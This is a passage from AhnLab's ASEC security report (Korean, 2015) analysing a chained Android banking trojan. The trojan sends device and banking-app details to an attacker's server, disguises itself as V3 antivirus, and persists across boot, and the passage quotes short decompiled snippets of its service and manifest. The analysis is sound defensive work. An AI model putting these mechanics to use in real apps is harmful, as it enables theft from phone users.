단말기의 전화번호, 모델명, 버전 정보를 가져오고 MyTools.getBanksInfo를 호출하여 단말기에 제1은행권 및 제2은행권 등 6개의 주요 금융 기관의 뱅킹 애플리케이션이 존재하는지 확인한다. 또한 NetUtil.getProvidersName을 통해 통신사 정보를 확인하고 위의 정보들을 모두 공격자의 서버로 전송한다. 이를 통해 공격자는 단말기의 기본 정보들과 사용자가 사용하고 있는 뱅킹 애플리케이션이 어떤 것이 있는지에 대한 정보를 얻게 되는 것이다.

기본 정보들을 서버로 전송하고 SS 서비스가 종료될 때 'com.xxx.GS' 인텐트를 발신해 해당 인텐트를 수신하는 서비스를 시작한다.

```
public void onDestroy()
{
...
        this.releaseWakeLock();
        this.startService(new Intent("com.xxx.GS"));
        return;
}
```

'com.xxx.GS' 인텐트를 수신하게 되는 서비스는 'AhnLah V3 Mobile Plus 2.0'을 설치한 Android-Trojan/Bankun의 SS 서비스이다.

```
<service android:name="com.un.service.SS" android:persistent="True"
            android:enabled="True" android:exported="True">
        <intent-filter>
            <action android:name="com.xxx.GS"/>
            <action android:name="android.intent.action.BOOT_COMPLETED"/>
        </intent-filter>
```

Android-Trojan/Bankun의 AndroidManifest.xml 파일을 보면 SS 서비스의 intent-filter에 'com.xxx.GS'가 설정되어 있어 'com.xxx.GS' 인텐트가 발생하면 SS 서비스가 동작한다는 것을 알 수 있다.

4. 결론

지금까지 살펴본 바와 같이 이번 사례는 3개의 악성 앱들이 연계되어 동작하는 특징을 보였다. 사회적으로 이슈가 되었던 영화 '인터뷰'에 대한 대중의 호기심을 노린 'Android-Trojan/Badaccents'를 시작으로 악성 뱅킹 애플리케이션 'Android-Trojan/Bankun'을 설치하여 금융 관련 악성 행위를 수행한다. 이들 두 악성 앱의 흐름을 살펴보면, Android-Trojan/Bankun이 정상 모바일 백신 AhnLab V3 Mobile 2.0으로 위장한 'Ahnlah V3 Mobile Plus 2.0'을 설치하고, 이렇게 설치된 악성 앱이 필요한 작업을 수행한 뒤 Android-Trojan/Bankun의 특정 서비스를 호출한다. 이 과정에서 모바일 백신 AhnLab V3 Mobile 2.0으로 위장한 악성 앱을 통해 모바일 백신 앱이 악성 앱을 진단하는 것을 방해한다.

대부분의 악성 뱅킹 앱은 정상적인 은행 앱이나 모바일 백신 앱의 제거를 시도한다. 그러나 앱을 제거하기 위해서는 사용자의 확인이 필요하다. 따라서 공격자들은 기존에 설치된 앱들의 '최신 버전 업데이트'를 사칭해 이들 정상 앱의 삭제를 유도한다. 일반적으로 앱의 업데이트를 위해 현재 사용 중인 앱을 제거하는 경우는 흔치 않으므로, 사용자가 충분한 주의를 기울인다면 이러한 방식의 악성 앱은 충분히 예방할 수 있을 것이다. 안전한 모바일 단말기 사용을 위해서는 평소 V3 모바일 백신 프로그램을 이용해 악성 앱 등에 대해 꾸준히 검사하는 것이 필요하다. 또한 이번 사례와 같이 모바일 백신 앱 제거를 유도하는 등 의심스러운 동작에도 주의를 기울여야 한다.

AhnLab

ASEC REPORT

VOL.62
February, 2015

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 UX디자인팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000
F. 031-722-8901